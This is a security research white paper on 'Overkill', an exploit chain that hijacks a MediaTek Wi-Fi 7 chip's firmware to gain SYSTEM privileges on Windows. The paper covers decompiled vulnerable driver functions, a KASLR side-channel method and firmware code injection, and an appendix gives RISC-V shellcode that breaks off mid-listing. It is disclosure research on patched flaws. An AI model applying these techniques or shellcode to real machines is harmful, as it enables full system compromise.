

Overkill: Hijacking a Wi-Fi 7 Chip for SYSTEM Privileges

Nicola Stauffer and Gürkan Gür

Zurich University of Applied Sciences (ZHAW)
Institute of Computer Science (InIT)
Winterthur, Switzerland
`nicola@vmcall.io`, `gueu@zhaw.ch`

Abstract. While significant effort is invested in making application processors more secure, the attack surface surrounding chipsets that support various system functions is largely overlooked in Windows. Nevertheless, current computer systems integrate a wide variety of coprocessors and chipsets designed to enhance performance and enable advanced applications, including NPUs, GPUs, and communication modules. In this white paper, we describe how we integrated the communication processor on MediaTek’s latest Wi-Fi 7 card into an exploit chain to escalate our privileges on the latest Windows 25H2 version.

1 Introduction

For Windows privilege escalation, much of the current research focuses on identifying vulnerabilities within the kernel itself. However, this is only a part of the security posture. Because coprocessors and chipsets, which form a system’s computational ecosystem and serve different functions such as AI acceleration and wireless networking, are also effective in this context. Essentially, current computing devices have various components and trust boundaries, leading to a much more nuanced attack surface. In that regard, Wi-Fi technology is an archetypical example: it has evolved from a simple access technology into a critical enabler of ubiquitous communications and digital services. By 2028, over 2.1 billion Wi-Fi 7 devices are expected to be shipped to the market, signaling a massive transition toward high-throughput, low-latency wireless infrastructure [1]. Any compromise at that chipset level does not just impact a single device but potentially exposes one of the key technologies through which the vast majority of digital life flows.

Despite the pivotal role of coprocessors and wireless chipsets including Wi-Fi, vulnerabilities residing at the kernel-firmware interface remain significantly underexplored compared to traditional software flaws. This phenomenon is even more pronounced in the Windows ecosystem, compared to the Linux OS universe. This “sub-OS” layer, where the host kernel driver interacts with proprietary firmware elements, is a complex construct entailing different technologies and protocols such as PCIe, Memory-Mapped I/O (MMIO), and Direct Memory Access (DMA). Because these firmware components often run on dedicated, closed-source microcontrollers with minimal exploit mitigations (such as ASLR), they represent a highly privileged “black box” environment. Security research frequently focuses on upper-layer protocol flaws or driver-level memory corruption, often overlooking these intricate, low-level signaling mechanisms that bridge the gap between hardware and software.

This white paper details an exploit chain targeting this precise boundary, focusing on the PCIe-based communication protocol used by modern Wi-Fi

chipsets. Specifically, we targeted the MediaTek MT360 Wi-Fi 7 chip, which went into mass production in 2024, with 490 million to 650 million standalone Wi-Fi units manufactured in 2025. With the presented exploit chain, namely, *Overkill*, we aimed to demonstrate that an attack from a communication processor to the main processor is possible, even on the latest version of Windows.

1.1 Overkill: Exploitation strategy and main steps

In our attack, we leveraged three vulnerabilities (Appendix A) that we discovered. Additionally, we employed a modified side-channel attack [2] to determine the base address of `ntoskrnl.exe` (hereafter referred to as `nt`). For privilege escalation, we adopted a technique originally demonstrated by angelboy at Hexacon 2024 [3]. He demonstrated that by overwriting `nt!SeDebugPrivilege` with an SID of a privilege the target process currently holds, the process is treated as if it held the privilege `SeDebug`, thus escalating our privileges.

The Overkill exploitation strategy is as follows:

1. Leak a driver address with the help of a race condition in `mtkwcex.sys`
2. Use this leak to reduce the search space for the `prefetch` sidechannel attack, so it works on an AMD CPU, and get the address of `nt`
3. Enable MMIO access from userspace
4. Write the distance between the global section of the driver `mtkwcex.sys` and `nt!SeDebugPrivilege` plus our shellcode to a small RWX section inside the firmware of the `mt7925` device
5. The shellcode will send multiple events to the kernel and will trigger a non-linear write which will overwrite `nt!SeDebugPrivilege`
6. Spawn a `SYSTEM` shell




Fig. 1: High-level overview of the Overkill exploit chain

2 Technical Details of the Overkill Exploit Chain

First, we will discuss the general architecture of the driver `mtkwecx.sys`. It is implemented using the `WifiCx` driver model [4]. The driver exposes a device under the path `\\Device\MTKWLAN`. Additionally, NDIS [5] will register a device called `\\Device\NDMP[X]` [6]. The difference is that the first device interacts directly with the driver, while the second is filtered by NDIS. Both devices can be used to send `IoControlCodes` [7] to the driver as a user. This is done with the function `DeviceIoControl` [8]. Both devices implemented the `IoControlCode IOCTL_NDIS_QUERY_GLOBAL_STATS`. Inside the driver, there are 96 different functions that handle the different OIDs [9]. The first `DWORD` of the input buffer specifies the requested OID. For a detailed explanation of OIDs and NDIS, please refer to [6]. The output buffer is used as an I/O buffer and resides in userspace when the device is called directly. Interestingly, if called over NDIS, the output buffer is always copied to the kernel space [6]. Most of the implemented OIDs are MediaTek's custom OIDs.

2.1 Race Condition

The race condition used to obtain the driver's base address occurs within OID `0xffffcf200`. As seen in Figure 2, the kernel writes an iterator at offset `0x78` of a user-supplied buffer. Afterward, the driver loops over this value while $(i < *(p\_userdata + 0x78))$. It is possible to trigger this OID directly over the device `\\Device\MTKWLAN`, so the output buffer resides in userspace. This means we can race the iterator with multiple threads writing to $*(p\_userdata + 0x78)$, leading to an out-of-bounds read. When we set the iterator to a value greater than `0x5`, the while loop starts copying parts of a struct inside the kernel to the userspace. We verified that when we set the iterator to 50, we can reliably leak an address inside `mtkwecx.sys`.

```
uint64_t FuncGetWFRF(struct mt_big_struct* arg1, void* p_userdata)
{
    int32_t field_14744f8 = arg1->field_14744f8
    int32_t i_1 = 0
    *(p_userdata + 0x20) = field_14744f8
    int32_t i = 0

    > if (field_14744f8 != 0) ...

    uint64_t iterator = zx.q(arg1->raceable)
    // writes iterator to userspace
    *(p_userdata + 0x78) = iterator.d

    if (iterator.d != 0)
    {
        do
        {
            uint64_t rcx_1 = zx.q(i_1) * 2
            int64_t rax_6 = (zx.q(i_1) + 0x50) * 2
            i_1 += 1
            *(p_userdata + (rcx_1 << 3) + 0x80) = *(arg1 + (rax_6 << 3) + 0x1474058)
            iterator = *(arg1 + (rcx_1 << 3) + 0x1474560)
            *(p_userdata + (rcx_1 << 3) + 0x88) = iterator
        } while (i_1 < *(p_userdata + 0x78))

        return iterator
    }
}
```

Fig. 2: CVE-2025-20740 [10] inside `mtkwecx.sys`

2.2 Prefetch

After obtaining the base address of `mtkwecx.sys`, we also needed the base address of `nt`. Because the vulnerability inside the event parsing described in Section 2.4 allows us to write non-linear out of bounds from a buffer located in the

data section of `mtkwecx.sys` and we decided to target `nt!SeDebugPrivilege`. We first tried simply running the `prefetch` Proof-of-Concept (PoC) provided by *exploit.forsale* [11], which is derived from the foundational work of Gruss et al. [12] and Liu et al. [13]. Unfortunately, the PoC did not work on our target machine, which has an AMD CPU. We then tried to benchmark the offset between `mtkwecx.sys` and `nt` by rebooting the machine 200 times. For each reboot, we wrote the base of `nt` and the base of every driver into a file. We then calculated the distribution of the distance between `mtkwecx.sys` and `nt`, shown in Figure 3. As evident in that figure, the offset was always between `0x5e000000` and `0x6c000000`. To account for any potential imprecision due to measuring it only 200 times, we increased the search range to `0x50000000` and `0x70000000` from our driver address. As the base of `nt` is (almost?) always `0x100000` aligned, we could reduce the amount of addresses we need to test as:

$$((mtkwecx + 0x70000000) - (mtkwecx + 0x50000000)) / 0x100000 = 0x200$$

Before it was:

$$(0xffffffff8080000000 - 0xffffffff8000000000) / 0x100000 = 0x8000$$

This reduction in search space was enough to make this side-channel attack reliable on our AMD CPU (Appendix B) when supplied with a driver address.




Fig. 3: Distance between `mtkwecx.sys` and `nt` during 200 reboots

2.3 Code injection into the firmware

The OID with the number `0xfffff128` calls into the function `FuncSetIoMode`. With this function, we can control the `ioMode` for the functions `FuncGetCr` (OID `0xfffff001`) and `FuncSetCr` (OID `0xfffff002`).

When the `ioMode` is set to 0, the functions will call into `MtCmdSendSetQueryRequest` with limited parameters. If we set it to 1, `FuncGetCr` will call into `HW_IO_READ32` and `FuncSetCr` will call into `HW_IO_WRITE32`. With those functions, we can specify where and what we want to read or write directly in the MMIO of the PCIe device. While most memory regions inside the MMIO are documented in the Linux kernel driver in the file `pcie.c` [14], there are some undocumented memory regions in the coredump functionality of Windows, as seen in Figure 4.

```

void* const* mt7925_host_coredump(void* arg1)
1401d99bd > if (trace_enabled_3 != &trace_enabled) ...
1401d99bd
1401d9a6f int32_t rax = r14_1[-1]
1401d9a78 int32_t rax_1
1401d9a78 char arg_8
1401d9a78
1401d9a78 // Dumps three undocumented memory regions 0x2200000,
1401d9a78 // 0x400000, 0xe0000000
1401d9a78 if (rax != 0x2200000)
1401d9af0 if (rax != 0x400000)
1401d9b5b HW_IO_WRITE32(arg1, 0x7c400120, 0xe0000000)
1401d9b6b HW_IO_WRITE32(arg1, 0x830c0120, 0xe0000000)
1401d9b7b HW_IO_READ32(arg1, 0xe0000000, &arg_10)
1401d9ba4 dump_region(arg1, 0xe0000000,
1401d9ba4 memory_regions[rax].size - 0x2000000)
1401d9bae arg_8 = 0
1401d9bc7 result = MTEnqueueInternalCmd(arg1, r15, 0x10000041, &arg_8, 1)
1401d9bc7 break
1401d9bc7
1401d9af8 HW_IO_WRITE32(arg1, 0x7c400120, 0x400000)
1401d9b0b HW_IO_WRITE32(arg1, 0x830c0120, 0x400000)
1401d9b1d HW_IO_READ32(arg1, 0x400000, &arg_10)
1401d9b22 rax_1 = 0x400000
1401d9a78 else
1401d9a7f arg_8 = 1
1401d9a98 MTEnqueueInternalCmd(arg1, r15, 0x10000041, &arg_8, 1)
1401d9aa8 call_dump_wfsys(arg1)
1401d9ab3 HW_IO_WRITE32(arg1, 0x7c400120, 0x2200000)
1401d9ac6 HW_IO_WRITE32(arg1, 0x830c0120, 0x2200000)
1401d9ad8 HW_IO_READ32(arg1, 0x2200000, &arg_10)
1401d9add rax_1 = 0x2200000
1401d9b32 result = dump_region(arg1, rax_1, *r14_1 + rax_1)
1401d9b37 rbp = zx.q(rbp.d + 1)
1401d9b40 r14_1 = &r14_1[3]
1401d9b40
1401d9b47 if (rbp.d u>= 3)
1401d9b47 break

```

Fig. 4: Undocumented memory regions in the Windows driver

We identified the memory region `0xe0000000` as containing code by reading the stack trace in a coredump. We first got code execution by directly writing into the code region and then racing an `assert` which resets the firmware. This method achieved code execution with 20% reliability. As the communication processor is a RISC-V CPU with Physical Memory Protection (PMP) [15] enabled, we dumped the Control and Status Registers (CSR) [16] belonging to PMP to enumerate all memory regions and their protections. Thanks to the PMP registers, we identified a memory region that is `rwX` and where we could store our shellcode. Subsequently, we identified a function pointer within the data section that, when overwritten, redirected execution flow to our shellcode. Thus, we achieved reliable code execution on the communication processor.

2.4 Vulnerability in the event parsing

After achieving code execution on the communication processor, we investigated different attack vectors to directly target the kernel from the device itself. Our analysis focused on how data from the device was processed within both the Linux and Windows kernels. Inside the function `mt7925_queue_rx_skb` in the Linux kernel [17], we can see that the device prepends a 4-byte header which contains the fields `type` and `flag`. Depending on the `type`, different parsers are used to further process the packet. Especially the type `PKT_TYPE_RX_EVENT` was interesting as it contains a lot of parsing logic. The Windows equivalent to `mt7925_queue_rx_skb` is called `N6PciRxPacketHandler` and implements similar logic. `mt7925_mcu_rx_event` [18] is afterwards called by `mt7925_queue_rx_skb`. This function will check if the option `MCU_UNI_CMD_UNSOLICITED_EVENT` is set. This option tells the kernel that the event is not a response to any command previously sent through the TX queues. So we can trigger those `MCU_UNI_CMD_UNSOLICITED_EVENT` without requiring prior interaction with the kernel. Interestingly,

the Windows driver has quite a few more of those events than the Linux kernel, and they are named differently. We identified a vulnerable event parsing function inside the Windows kernel, namely, `factCalAddData`, which is called by `nicUniEventFactCal`. All parameters for this function are supplied by the device via events.

```

1400cd024 int64_t factCalAddData(char arg1, char event_0x20, int32_t event_0x14, int64_t* src_data, int32_t size, char set_iterator)
1400cd040
1400cd046     uint32_t event_0x20_1 = zx.d(event_0x20)
1400cd046     uint32_t rbx = zx.d(arg1)
1400cd049     void* trace_enabled_1 = trace_enabled
1400cd049
1400cd06d > if (trace_enabled_1 != &trace_enabled && *((trace_enabled_1 + 0x2c) & 1) != 0
1400cd06d     && *(trace_enabled_1 + 0x29) u== 3) ...
1400cd06d
1400cd06d
1400cd0a9     if (rbx.b != 0)
1400cd0b2         if (rbx != 1)
1400cd0b4             return 0xc0000001
1400cd0b4
1400cd0c2         if (event_0x20_1.b u== 1)
1400cd0d6             int64_t current_cal_offset = zx.q(cal_iter) * 0x17e4
1400cd0d6             // If we call the function the second time
1400cd0f7             // cal_data_size will be overflowed by us
1400cd0f7             memcpy(
1400cd0f7                 zx.q((&cal_data_size)[zx.q(cal_iter) * 0x5f9]) + current_cal_offset +
1400cd0f7                 &cal_data,
1400cd0f7                 src_data, size)
1400cd0fc             (&cal_data_size)[zx.q(cal_iter) * 0x5f9] += size
1400cd0fc
1400cd10b             // with the first call we have to set the iterator
1400cd10b             if (set_iterator != 0)
1400cd10d                 (&data_1402448f1)[current_cal_offset] = 1
1400cd11e                 int32_t iter_plus_1 = zx.d(cal_iter) + 1
1400cd12c                 cal_iter = iter_plus_1.b - (zx.q(iter_plus_1 u/ 0xa) * 5).b * 2
1400cd0a9 > else if (event_0x20_1.b u== 1) ...
1400cd0a9
1400cd17e     return 0

```

Fig. 5: CVE-2026-20436 [19] Vulnerable function `factCalAddData`

We assume this function stores different calibration data sent from the firmware. As seen in Figure 5, there is a `memcpy` operation with a size supplied by the event. This will cause an overflow in the Windows kernel driver’s data section. But the copy is located at the end of the data section of the kernel, so it is not directly exploitable. Instead, we have to trigger the vulnerable function multiple times. With the first three events, we will make the `size` big enough so we will overflow the value at `&cal_data_size + *((cal_iter + 1) * 0x5f9)`. After overflowing the size of the next `cal_data`, we will increment `set_iterator` by 1 so the `cal_iter` global variable gets incremented. When the function gets called the next time, it will add the `uint32_t` value at `*(&cal_data_size + (cal_iter) * 0x5f9)` to the destination of the `memcpy`. This allows us to write arbitrary data to any memory address, which is not more than `0xffffffff` bytes behind the data section of the driver `mtkwecx.sys`. There is only one caveat: we need to know the value of `cal_iter` before we can trigger the exploit because the value of `((cal_iter) * 0x17e4)`, named `current_cal_offset` in the code in Figure 5, gets added to the calculated offset. For our exploit, this was not a problem because the value of `(cal_iter)` was always 4 when we didn’t modify it in previous attempts. Our assumption is that the kernel driver comes with predefined calibration data. We simply hardcoded this offset inside the shellcode. This allowed us to reliably overwrite `nt!SeDebugPrivilege` from an offset inside `mtkwecx.sys`, thus, completing our privilege escalation. The event setup is visualized in Figure 6. The injected shellcode can be found in Appendix C.

3 Conclusion

In this work, we have presented the Overkill exploit chain, focusing on the PCIe-based communication protocol used by modern Wi-Fi chipsets and specifically targeting a popular Wi-Fi 7 chip. This exploit highlights an emerging reality in modern systems: Attacks originating from peripheral firmware can be a severe




Fig. 6: Visualization of the exploitation

threat. While contemporary security mechanisms heavily scrutinize the kernel and user space, the diverse ecosystem of coprocessors and chipsets remains a pervasive blind spot across the industry. Implicitly trusting data from hardware components can undermine the entire security stack. Therefore, the interface between firmware and the operating system kernel should not be treated as trusted by default. Instead, it must be explicitly defined as a strict security boundary and properly handled.

References

1. Wi-Fi Alliance, “Wi-Fi alliance introduces Wi-Fi CERTIFIED 7,” Wi-Fi Alliance, Tech. Rep., 2024. [Online]. Available: <https://www.wi-fi.org/news-events/newsroom/wi-fi-alliance-introduces-wi-fi-certified-7>
2. carrot_c4k3, “Exploiting the nt kernel in 24h2: New bugs in old code & side channels against KASLR,” <https://exploits.forsale/24h2-nt-exploit/>, April 2024, accessed: 2025-11-06.
3. DEVCORE Research Team, “Streaming vulnerabilities: From windows kernel proxying to kernel (part 2),” <https://devco.re/blog/2024/10/05/streaming-vulnerabilities-from-windows-kernel-proxying-to-kernel-part2-en/>, October 2024, accessed: 2025-11-06.
4. Microsoft Corporation, “Introduction to the wi-fi wdf class extension (wificx),” <https://learn.microsoft.com/en-us/windows-hardware/drivers/netcx/wifi-wdf-class-extension-wificx>, September 2024, accessed: 2025-11-06.
5. Microsoft, “Miniport drivers - windows drivers,” <https://learn.microsoft.com/en-us/windows-hardware/drivers/network/ndis-miniport-drivers2>, September 2024, accessed: 2025-12-05.
6. E. Nissim, “Don’t trust the nic: Attacking windows ndis drivers,” in *Ekoparty Security Conference (Ekoparty 14)*, Buenos Aires, Argentina, September 2018, presented at Ekoparty 14, also available via IOActive resources. Accessed: 2025-11-06.
7. Microsoft, “Defining i/o control codes,” 2025, accessed: 2025-06-15. [Online]. Available: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/defining-i-o-control-codes>
8. —, “Deviceiocontrol function (ioapiset.h) - win32 apps,” <https://learn.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol>, July 2022, accessed: 2025-12-05.
9. Microsoft, “Ndis network interface oids,” 2025, accessed: 2025-06-02. [Online]. Available: <https://learn.microsoft.com/en-us/windows-hardware/drivers/network/ndis-network-interface-oids>
10. MediaTek Inc., “CVE-2025-20740: Out-of-bounds read in WLAN STA driver,” <https://nvd.nist.gov/vuln/detail/CVE-2025-20740>, November 2025, in the WLAN STA driver, a race condition may cause an out-of-bounds read, leading to local information disclosure. Patch ID: WCNCR00435337; Issue ID: MSV-4036. Accessed: 2025-11-06.
11. exploits-forsale, “Prefetch tool: Windows kaslr bypass using prefetch side-channel,” <https://github.com/exploits-forsale/prefetch-tool>, 2024, proof-of-concept tool for bypassing KASLR on Windows 11 using a prefetch side-channel. Inspired by EntryBleed for Linux. Accessed: 2025-11-06.
12. D. Gruss, C. Maurice, A. Fogh, M. Lipp, and S. Mangard, “Prefetch side-channel attacks: Bypassing smap and kernel aslr,” in *Proceedings of the 2016 ACM Conference on Computer and Communications Security (CCS ’16)*. Vienna, Austria: ACM, October 2016. [Online]. Available: <https://dl.acm.org/doi/10.1145/2976749.2978356>
13. W. Liu, J. Ravichandran, and M. Yan, “Entrybleed: A universal KASLR bypass against KPTI on linux,” in *Proceedings of the 12th International Workshop on Hardware and Architectural Support for Security and Privacy (HASP ’23)*. Toronto, Canada: ACM, October 2023. [Online]. Available: <https://dl.acm.org/doi/10.1145/3623652.3623669>
14. L. Torvalds, “Linux kernel source code: mt7925/pci.c (lines 106–159),” <https://github.com/torvalds/linux/blob/v6.18-rc4/drivers/net/wireless/mediatek/mt76/mt7925/pci.c#L106-L159>, 2024, accessed: 2025-11-07.
15. A. Waterman, K. Asanović, and J. Hauser, *The RISC-V Instruction Set Manual, Volume II: Privileged Architecture*, document version 20211203 ed., RISC-V International, Dec. 2021. [Online]. Available: <https://www.scs.stanford.edu/~zyedidia/docs/riscv/riscv-privileged.pdf>
16. —, *The RISC-V Instruction Set Manual, Volume II: Privileged Architecture*, document version 20211203 ed., RISC-V International, Dec. 2021. [Online]. Available: <https://www.scs.stanford.edu/~zyedidia/docs/riscv/riscv-privileged.pdf>

17. L. Torvalds and L. kernel contributors, “Linux kernel: Mediatek mt7925_queue_rx_skb (line 1203),” <https://github.com/torvalds/linux/blob/v6.17-rc4/drivers/net/wireless/mediatek/mt76/mt7925/mac.c#L1203>, 2025, accessed: 2025-09-02, Version: v6.17-rc4.
18. L. Torvalds and the Linux kernel contributors, “Linux kernel source: mt7925/mcu.c, line 559 (v6.17-rc4),” <https://github.com/torvalds/linux/blob/v6.17-rc4/drivers/net/wireless/mediatek/mt76/mt7925/mcu.c#L559>, 2024, accessed: 2025-09-05.
19. MediaTek Inc., “CVE-2026-20436: Classic buffer overflow in WLAN STA driver,” <https://nvd.nist.gov/vuln/detail/CVE-2026-20436>, March 2026, in the WLAN STA driver, a missing bounds check leads to a classic buffer overflow, which could allow local escalation of privilege for an attacker with System privileges. Patch ID: WCNCR00473802; Issue ID: MSV-5970. Accessed: 2026-03-09.
20. —, “CVE-2026-20423: Out-of-bounds write in WLAN STA driver,” <https://nvd.nist.gov/vuln/detail/CVE-2026-20423>, March 2026, in the WLAN STA driver, a missing bounds check may lead to an out-of-bounds write, potentially allowing local escalation of privilege. Patch ID: WCNCR00465314; Issue ID: MSV-4956. Accessed: 2026-03-09.

A Vulnerabilities

Table 1: Vulnerabilities

CVE	Issue	Severity	Vendor	Security Bulletin
CVE-2025-20740 [10]	Race Condition	4.7 (Medium)	MediaTek	November 2025
CVE-2026-20423 [20]	Exposed Dangerous Function	7.9 (High)	MediaTek	March 2026
CVE-2026-20436 [19]	Buffer Overflow	6.7 (Medium)	MediaTek	March 2026

All the vulnerabilities have been patched and announced in the respective Mediatek Security Bulletins.

B Setup

- Laptop: Lenovo IdeaPad Flex 5 14ALC7
- CPU: AMD Ryzen 7 5700U
- RAM: 16GB DDR4
- Operating System: Windows 25H2 (10.0.26200.6899) with all mitigations enabled (VBS, Kernel DMA Protection, etc.)
- Kernel Driver: 5.6.0.3906 mtkwecx.sys (June 2025) Web Archive Link
- Wi-Fi Card: MT7925B22M

C Communication processor shellcode

```

1  .section .text
2  .globl main
3  .type main, @function
4
5  #Constants
6  .equ PACKET_META_SIZE, 0x20
7  .equ FIRST_PACKET_SIZE, 0x900
8  .equ EVENT_PACKET_OVERHEAD, 0x24
9  .equ OFFSET_OVERFLOW_SIZE, 0x5e0
10 .equ SE_DEBUG_VALUE, 0x17
11
12 #Functions
13 .equ prepare_packet_send, 0x0084737a
14 .equ memset, 0x00800f90
15 .equ set_RXD0_SW_PKT_TYPE_and_size, 0x008473a2
16 .equ send_packet, 0x008472fe
17
18 main:
19     #Getting NT_DEBUG_OFFSET which is written as
20     #dword right before the shellcode
21     auipc    t0, 0
22     addi     t0, t0, -4
23     lw       s3, 0(t0)
24     #Starting loop
25     li       s2, 0x2

```

```

26 send_first_two_packet:
27     #Getting packet buffer
28     addi    a0, sp, 0x4
29     li      a1, PACKET_META_SIZE+FIRST_PACKET_SIZE
30     li      t6, prepare_packet_send
31     jalr    ra, 0(t6)
32     lw      s0, 0x8(sp)
33     beqz    s0, exit
34     #Memset 0 obtained buffer
35     addi    a0, s0, PACKET_META_SIZE
36     li      a1, 0x0
37     li      a2, FIRST_PACKET_SIZE
38     li      t6, memset
39     jalr    ra, 0(t6)
40     # Setting up the struct
41     # len
42     li      a5, FIRST_PACKET_SIZE
43     sh      a5, 0x20(s0)
44     # pkt_type_id
45     li      a5, 7
46     sh      a5, 0x22(s0)
47     # eid nicUniEventFactCal
48     li      a5, 0x7c
49     sb      a5, 0x24(s0)
50     # option MCU_UNI_CMD_UNSOLICITED_EVENT
51     li      a5, 0x2
52     sb      a5, 0x26(s0)
53     # Setting up header
54     lw      a0, 0x8(sp)
55     li      a1, PACKET_META_SIZE+FIRST_PACKET_SIZE
56     li      t6, set_RXD0_SW_PKT_TYPE_and_size
57     jalr    ra, 0(t6)
58     # Setting up event stuff
59     addi    s1, s0, PACKET_META_SIZE
60     # field_18
61     li      a5, 0x1
62     sw      a5, 0x18(s1)
63     # Setting size
64     li      a5, FIRST_PACKET_SIZE
65     sw      a5, 0x1c(s1)
66     # must be 1
67     li      a5, 0x1
68     sb      a5, 0x20(s1)
69
70     #sending packet
71     lw      a0, 0x4(sp)
72     lw      a1, 0x8(sp)
73     li      t6, send_packet
74     jalr    ra, 0(t6)
75
76     #send the packet twice
77     addi    s2, s2, -1
78     bnez    s2, send_first_two_packet
79
80 send_third_packet:
81     #Getting packet buffer
82     addi    a0, sp, 0x4

```

```

83      li      a1, PACKET_META_SIZE+FIRST_PACKET_SIZE
84      li      t6, prepare_packet_send
85      jalr    ra, 0(t6)
86      lw      s0, 0x8(sp)
87      beqz    s0, exit
88      #Memset 0 obtained buffer
89      addi    a0, s0, PACKET_META_SIZE
90      li      a1, 0x0
91      li      a2, FIRST_PACKET_SIZE
92      li      t6, memset
93      jalr    ra, 0(t6)
94      # Setting up the struct
95      # len
96      li      a5, FIRST_PACKET_SIZE
97      sh      a5, 0x20(s0)
98      # pkt_type_id
99      li      a5, 7
100     sh      a5, 0x22(s0)
101     # eid nicUniEventFactCal
102     li      a5, 0x7c
103     sb      a5, 0x24(s0)
104     # option MCU_UNI_CMD_UNSOLICITED_EVENT
105     li      a5, 0x2
106     sb      a5, 0x26(s0)
107     # Setting up header
108     lw      a0, 0x8(sp)
109     li      a1, PACKET_META_SIZE+FIRST_PACKET_SIZE
110     li      t6, set_RXD0_SW_PKT_TYPE_and_size
111     jalr    ra, 0(t6)
112     # Setting up event stuff
113     addi    s1, s0, PACKET_META_SIZE
114     # field_18
115     li      a5, 0x1
116     sw      a5, 0x18(s1)
117     # Setting size
118     li      a5, FIRST_PACKET_SIZE
119     sw      a5, 0x1c(s1)
120     # must be 1
121     li      a5, 0x1
122     sb      a5, 0x20(s1)
123     # increment iterator by 1:
124     li      a5, 0x1
125     sb      a5, 0x21(s1)
126     #overflow size of next iterator:
127     addi    a5, s3, 0
128     #subtract the 0x17e4*5 added by the kernel. Because iterator starts at 4
129     li      t0, 0x7774
130     sub     a5, a5, t0
131     # set the overflow location
132     addi    s0, s0, EVENT_PACKET_OVERHEAD+PACKET_META_SIZE+OFFSET_OVERFLOW_SIZE
133     sw      a5, 0(s0)
134     #sending packet
135     lw      a0, 0x4(sp)
136     lw      a1, 0x8(sp)
137     li      t6, send_packet
138     jalr    ra, 0(t6)
139

```

```

140 send_fourth_packet:
141     #Getting packet buffer
142     addi    a0, sp, 0x4
143     li      a1, PACKET_META_SIZE+EVENT_PACKET_OVERHEAD+0x4
144     li      t6, prepare_packet_send
145     jalr    ra, 0(t6)
146     lw      s0, 0x8(sp)
147     beqz    s0, exit
148     #Memset 0 obtained buffer
149     addi    a0, s0, PACKET_META_SIZE
150     li      a1, 0x0
151     li      a2, EVENT_PACKET_OVERHEAD+0x4
152     li      t6, memset
153     jalr    ra, 0(t6)
154     # Setting up the struct
155     # len
156     li      a5, EVENT_PACKET_OVERHEAD+0x4
157     sh      a5, 0x20(s0)
158     # pkt_type_id
159     li      a5, 7
160     sh      a5, 0x22(s0)
161     # eid nicUniEventFactCal
162     li      a5, 0x7c
163     sb      a5, 0x24(s0)
164     # option MCU_UNI_CMD_UNSOLICITED_EVENT
165     li      a5, 0x2
166     sb      a5, 0x26(s0)
167     # Setting up header
168     lw      a0, 0x8(sp)
169     li      a1, PACKET_META_SIZE+EVENT_PACKET_OVERHEAD+0x4
170     li      t6, set_RXDO_SW_PKT_TYPE_and_size
171     jalr    ra, 0(t6)
172     # Setting up event stuff
173     addi    s1, s0, PACKET_META_SIZE
174     # field_18
